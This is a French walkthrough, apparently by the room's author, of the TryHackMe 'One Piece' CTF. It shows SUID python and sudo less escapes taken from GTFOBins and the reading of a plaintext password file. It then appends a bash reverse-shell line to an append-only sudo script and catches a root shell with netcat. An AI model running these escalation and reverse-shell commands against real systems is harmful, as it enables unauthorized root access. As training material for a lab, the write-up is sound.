Vérifions le site gtfobins pour l'exploiter :

<https://gtfobins.github.io/gtfobins/python/>

On peut y trouver les éléments suivants :

CTF ONE PIECE

SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.

```
sudo sh -c 'cp $(which python) .; chmod +s ./python'  
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

<https://gtfobins.github.io/gtfobins/python/>

Très bien, utilisons ceci pour éléver nos privilèges :

```
luffy_vs_teach@Laugh-Tale:~$ /usr/bin/gomugomunooo_king_kobraaa -c 'import os; os.  
execl("/bin/sh", "sh", "-p")'  
$ whoami  
luffy_vs_T3@ch
```

Parfait, ça a très bien fonctionné !

Répertoire personnel de Luffy_vs_Teach

Maintenant, si vous jetez un œil au répertoire personnel de luffy_vs_teach, vous verrez :

CTF ONE PIECE

```
@Laugh-Tale:~$ /usr/bin/gomugomunooo_king_kobraaa -c 'import os; os.execl("/bin/sh", "sh", "-p")'
$ whoami
7uffy_vs_T3@ch
$ cd ..
$ ls -l
total 8
drwxr-xr-x 8 M0nk3y_D_7uffy luffy 4096 Jul 29 07:32 luffy
drwxr-xr-x 7 7uffy_vs_T3@ch teach 4096 Jul 26 08:33 teach
$ ls -la teach
total 56
drwxr-xr-x 7 7uffy_vs_T3@ch teach 4096 Jul 26 08:33 .
drwxr-xr-x 4 root          root  4096 Jul 26 07:54 ..
-rw----- 1 7uffy_vs_T3@ch teach    1 Aug 14 15:24 .bash_history
-rw-r--r-- 1 7uffy_vs_T3@ch teach   220 Jul 26 07:09 .bash_logout
-rw-r--r-- 1 7uffy_vs_T3@ch teach  3771 Jul 26 07:09 .bashrc
drwx----- 11 7uffy_vs_T3@ch teach 4096 Jul 26 08:45 .cache
drwx----- 11 7uffy_vs_T3@ch teach 4096 Jul 26 08:45 .config
drwx-----  3 7uffy_vs_T3@ch teach 4096 Jul 26 07:16 .gnupg
-rw-----  1 7uffy_vs_T3@ch teach   334 Jul 26 07:15 .ICEauthority
drwx-----  3 7uffy_vs_T3@ch teach 4096 Jul 26 07:15 .local
-r-----  1 7uffy_vs_T3@ch teach   479 Jul 26 08:06 luffy_vs_teach.txt
-r-----  1 7uffy_vs_T3@ch teach    37 Jul 26 08:02 .password.txt
-rw-r--r--  1 7uffy_vs_T3@ch teach   807 Jul 26 07:09 .profile
drwx-----  2 7uffy_vs_T3@ch teach 4096 Jul 26 07:16 .ssh
-rw-r--r--  1 7uffy_vs_T3@ch teach     0 Jul 26 07:16 .sudo_as_admin_successful
```

Il y a 2 fichiers qui se démarquent :

- « *luffy_vs_teach.txt* »
 - « *.password.txt* »

Évidemment, nous allons d'abord examiner le fichier «

.password.txt », il contient :

```
$ cat .password.txt  
7uffy_vs_T3@ch:[REDACTED]
```

.mot de passe.txt

CTF ONE PIECE

Bien, nous venons de recevoir le mot de passe luffy_vs_teach !

Maintenant, si nous regardons le fichier « luffy_vs_teach.txt », nous obtenons :

```
$ cat luffy_vs_teach.txt
This fight will determine who can take the One Piece and who will be the next Pirate King.
These 2 monsters have a matchless will and none of them can let the other prevail.
Each of them have the same dream, be the Pirate King.
For one it means: Take over the World.
For the other: Be the freest man in the World.
Each of their hit creates an earthquake felt on the entire island.
But in the end, Luffy thanks to his [REDACTED] won the fight.
Now, he needs to find the One Piece.
```

luffy_vs_teach.txt

La réponse à la tâche 3, question 2 se trouve dans ce fichier txt.

Racine

Maintenant que vous disposez des identifiants de luffy_vs_teach, vous pouvez charger un shell entièrement interactif en quittant celui dans lequel vous vous trouvez actuellement et en tapant :

su 7uffy_vs_T3@ch

CTF ONE PIECE

Vous devez ensuite fournir le mot de passe que vous venez de recevoir.

Info : C'est le moyen le plus simple d'obtenir le shell entièrement interactif sous le nom de luffy_vs_teach mais d'autres méthodes sont possibles.

```
$ exit  
[REDACTED]@Laugh-Tale:~$ su 7uffy_vs_T3@ch  
Password:  
7uffy_vs_T3@ch@Laugh-Tale:/home/luffy$ cd  
7uffy_vs_T3@ch@Laugh-Tale:~$
```

Nous avons déjà exploité un SUID. Jetons donc un coup d'œil aux 2 autres façons connues d'augmenter les priviléges qui sont :

- Cronjob
- Sudo

Pour cronjob, vous ne trouverez rien d'intéressant.

Cependant, si vous regardez les droits sudo, vous obtiendrez :

CTF ONE PIECE

```
7uffy_vs_T3@Laugh-Tale:~$ sudo -l
[sudo] password for 7uffy_vs_T3@ch:
Matching Defaults entries for 7uffy_vs_T3@ch on Laugh-Tale:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:
/usr/bin\:/sbin\:/bin\:/snap/bin

User 7uffy_vs_T3@ch may run the following commands on Laugh-Tale:
    (ALL) /usr/local/bin/less
```

Attendez, donc less peut être exécuté en tant que root ? Ça va être facile.

Jetons un autre regard sur gtfobins :

<https://gtfobins.github.io/gtfobins/less/>

Tu verras:

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo less /etc/profile
!/bin/sh
```

<https://gtfobins.github.io/gtfobins/less/>

Facile, faisons-le et nous obtenons :

```
7uffy_vs_T3@Laugh-Tale:~$ sudo less /etc/profile
Sorry, I can't tell you where is the One Piece
```

CTF ONE PIECE

Eh bien, ce n'est certainement pas le comportement auquel nous nous attendions.

Cela ne semble pas être le commandement auquel nous sommes habitués.

A ce stade, vous avez 2 options principales :

- Vous le transférez sur votre propre machine pour l'analyser plus en profondeur avec de meilleurs outils.*
- Vous l'analysez sur l'ordinateur distant avec les outils disponibles.*

Vous obtiendrez toujours plus d'informations sur le fonctionnement d'un programme en l'analysant avec vos propres outils tels que ghidra, gdb etc., essayons donc de le transférer :

```
root@kali:~/THM/onePiece# scp 7uffy_vs_T3@10.10.139.170:/usr/local/bin/less ./
7uffy_vs_T3@10.10.139.170's password:
scp: /usr/local/bin/less: Permission denied
```

CTF ONE PIECE

Ah ça ne marche pas, on aurait pu le prévoir en regardant le permission du fichier :

```
7uffy_vs_T3@Laugh-Tale:~$ ls -l /usr/local/bin/less  
-rwxrwx-wx 1 root root 67 Aug 14 15:20 /usr/local/bin/less
```

En effet, le fichier ne dispose pas de droits de lecture pour les autres utilisateurs et ne peut donc pas être extrait. Mais un exécutable sans autorisation de lecture ? C'est inhabituel.

De plus, nous pouvons remarquer qu'il dispose de l'autorisation d'écriture pour les autres utilisateurs. Hmm, c'est encore plus inhabituel, nous devons creuser cela plus profondément.

Que diriez-vous d'essayer d'écrire un script bash pour obtenir un shell inversé, puis de le lancer avec sudo ?

Je prends un simple script bash pour obtenir un reverse shell depuis le site suivant :

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-ch>

CTF ONE PIECE

eat-sheet

Dans le script, j'ai mis mon IP et le port 1234 qui est celui que j'ai décidé d'utiliser et il est maintenant temps d'écraser le fichier « less ».

```
7uffy_vs_T3@ch@Laugh-Tale:~$ echo 'bash -i >& /dev/tcp/10.0.0.1/1234 0>&1' > /usr/local/bin/less  
bash: /usr/local/bin/less: Operation not permitted
```

Ahh ça ne marche pas. Mais nous avons une autorisation en écriture, comment est-il possible que nous ne puissions pas écrire dans celle-ci ?

Si vous n'avez jamais entendu parler de ce qui suit, ce comportement peut paraître très étrange.

En effet, vous disposez des droits d'écriture donc en théorie vous pouvez éditer le fichier. Mais avez-vous déjà entendu parler des attributs de fichiers ?

Sinon, je ne peux que vous conseiller de vous renseigner en ligne, le site suivant est par exemple une ressource

CTF ONE PIECE

intéressante :

https://wiki.archlinux.org/index.php/File_permissions_and_attributes

Si vous disposez d'une autorisation d'écriture sur un fichier mais que vous ne parvenez pas à l'écraser, il ne peut y avoir qu'une seule explication :

il existe un attribut qui l'empêche.

Info : Si vous disposez de l'autorisation de lecture pour un fichier, vous pouvez utiliser la commande « lsattr » pour lister ses attributs. Dans ce cas, cela ne fonctionnera pas car vous n'avez pas cette autorisation.

Dans cette situation, 2 attributs sont possibles et peuvent expliquer ce comportement :

- i pour "immutable"

- a pour "append only"

La bonne nouvelle c'est qu'il est assez simple de savoir quel

CTF ONE PIECE

attribut est défini sur le fichier mais nous y reviendrons revenons-y juste après car il y a quelque chose d'important à remarquer en premier.

Ici, le fichier « less » se trouve dans le répertoire /usr/local/bin, ce qui signifie qu'il doit être un binaire. Et il faut savoir que jouer avec un binaire n'est presque jamais une bonne idée.

Mais est-ce vraiment un binaire ? Cela pourrait être une erreur de la part de l'administrateur système.

Je veux dire, être dans un répertoire binaire ne signifie pas que le fichier doit être binaire après tout, c'est juste une règle standard.

Apprenons donc un peu plus sur le fichier avec la commande suivante :

```
7uffy_vs_T3@ch@Laugh-Tale:~$ file /usr/local/bin/less  
/usr/local/bin/less: writable, executable, regular file, no read permission
```

CTF ONE PIECE

Ce n'est donc certainement pas un binaire, c'est juste un simple « fichier normal » qui est exécutable.

Vous pouvez deviner quelle langue a été utilisée pour écrire ce fichier grâce à 3 informations que vous avez obtenues précédemment :

- 1. Ce n'est pas un binaire*
- 2. La commande sudo est « sudo /usr/local/bin/less » et non quelque chose comme « sudo /usr/bin/python3 /usr/local/bin/less ” donc probablement un langage shell (car il ne peut pas être binaire)*
- 3. Grâce à votre précédent “cat /etc/passwd” vous savez que le shell par défaut utilisé par root est /bin/bash.*

Il semble très probable que le fichier « less » soit écrit en bash.

Nous pouvons maintenant vérifier quel attribut est défini sur le fichier « less ».

CTF ONE PIECE

Fondamentalement, si l'attribut défini est immuable (« i »), vous ne pouvez rien faire. Quoi que vous essayiez, cela ne fonctionnera pas car le fichier est immuable.

Cependant, si l'attribut d'ajout uniquement (« a ») est celui qui est défini, vous pourrez ajouter « >> » à la fin d'une commande qui génère une sortie sur la sortie standard. Cette sortie sera ajoutée à la fin du fichier.

Essayons donc d'ajouter quelque chose, si cela fonctionne, cela signifie que l'attribut « a » est défini, sinon c'est celui « i ».

Je peux maintenant utiliser le même script bash qu'avant pour obtenir un shell inversé, mais cette fois j'ajouterai les données avec « >> » :

```
7uffy_vs_T3@ch@Laugh-Tale:~$ echo 'bash -i >& /dev/tcp/10.10.10.111/1234 0>&1' >> /usr/local/bin/less
7uffy_vs_T3@ch@Laugh-Tale:~$
```

Ça a marché ! L'attribut d'ajout uniquement a donc été défini.

CTF ONE PIECE

Plaçons l'écouteur nc sur le port 1234 car c'est le port que nous avons utilisé dans le script et essayons d'exécuter le script en tant que sudo, nous obtenons :

```
Tuffy_vs_T3@chi@Laugh-Tale:~$ echo 'bash -i >& /dev/tcp/10.10.96.45/1234 0>&1' >> /usr/local/bin/less
Tuffy_vs_T3@chi@Laugh-Tale:~$ sudo /usr/local/bin/less
[sudo] password for Tuffy_vs_T3@chi:
Sorry, I can't tell you where is the One Piece
root@kali:~/THM/onePiece# nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.96.45] from (UNKNOWN) [10.10.96.45] 53780
root@Laugh-Tale:~# whoami
whoami
root
root@Laugh-Tale:~#
```

Parfait nous sommes maintenant root !

Au cas où vous auriez encore des doutes sur notre hypothèse précédente :

```
root@Laugh-Tale:~# lsattr /usr/local/bin/less
lsattr /usr/local/bin/less
----a-----e--- /usr/local/bin/less
root@Laugh-Tale:~# cat /usr/local/bin/less
cat /usr/local/bin/less
#!/bin/bash

echo "Sorry, I can't tell you where is the One Piece"
bash -i >& /dev/tcp/10.10.96.45/1234 0>&1
```

Il ne reste plus qu'à trouver le One Piece.

Une pièce

CTF ONE PIECE

Votre première hypothèse serait peut-être d'aller dans le répertoire racine pour trouver le One Piece, mais vous n'y trouverez rien.

Idem si vous recherchez un fichier nommé « OnePiece » (ou quelque chose de similaire) dans l'ensemble du système de fichiers, vous ne trouverez rien.

Vous pouvez en déduire que vous devez vérifier le contenu de chaque fichier.

Vous pourriez être tenté de lancer ce type de commande pour pouvoir le retrouver :

```
root@Laugh-Tale:~# grep -iRl "One Piece" / 2> /dev/null
```

Cependant, je dois vous prévenir. Si vous lancez ceci, votre commande grep examinera chaque fichier du système de fichiers en essayant de trouver la chaîne « One Piece »

CTF ONE PIECE

(insensible à la casse). En d'autres termes, il faudra une égide pour que cela se termine.

Il est plus intelligent de rechercher uniquement dans des répertoires spécifiques avec une commande comme celle-ci :

```
root@Laugh-Tale:~# grep -iRl "One Piece" /home /usr 2> /dev/null
grep -iRl "One Piece" /home /usr 2> /dev/null
/home/teach/.bash_history
/home/teach/luffy_vs_teach.txt
/home/luffy/laugh_tale.txt
/usr/src/linux-hwe-5.4-headers-5.4.0-42/include/linux/scatterlist.h
/usr/src/linux-hwe-5.4-headers-5.4.0-42/arch/mips/include/asm/octeon/cvmx-pow.h
/usr/src/linux-hwe-5.4-headers-5.4.0-42/mm/Kconfig
/usr/src/linux-headers-4.15.0-041500/include/linux/scatterlist.h
/usr/src/linux-headers-4.15.0-041500/arch/mips/include/asm/octeon/cvmx-pow.h
/usr/src/linux-headers-4.15.0-041500/mm/Kconfig
/usr/src/linux-headers-4.15.0-041500-generic/include/linux/scatterlist.h
/usr/src/linux-headers-4.15.0-041500-generic/arch/mips/include/asm/octeon/cvmx-pow.h
/usr/src/linux-headers-4.15.0-041500-generic/mm/Kconfig
/usr/bin/gomugomunooo_king_kobraaa
/usr/share/perl/5.26.1/Archive/Tar.pm
/usr/share/perl/5.26/Archive/Tar.pm
/usr/share/libreoffice/help/en-US/scalc.jar
/usr/
```

Vous obtenez alors un fichier mystérieux qui se démarque, appelons-le « one_piece.txt » (obscurci sur cette image).

En regardant le contenu de ce fichier on obtient :

```
root@Laugh-Tale:~# cat /usr/.../one_piece.txt
cat /usr/.../one_piece.txt
One Piece: ...
```

one_piece.txt

CTF ONE PIECE

Ce fichier contient la réponse à la tâche 3, question 3.

Félicitations, vous avez trouvé le One Piece !

Après avoir trouvé le One Piece, vous avez réalisé votre rêve et êtes devenu le roi des pirates.

Conclusion

J'espère que vous avez apprécié ce défi CTF autant que j'ai aimé le créer.

J'espère également que vous n'avez pas été déçu si vous êtes également fan de One Piece.

N'hésitez pas à me contacter via Discord ou via TryHackMe si vous avez des questions ou si vous souhaitez me faire part de vos commentaires sur cette salle. C'est toujours apprécié.

Mon pseudo est le même qu'ici : 1Frey.

Merci beaucoup à tous d'avoir essayé cette salle !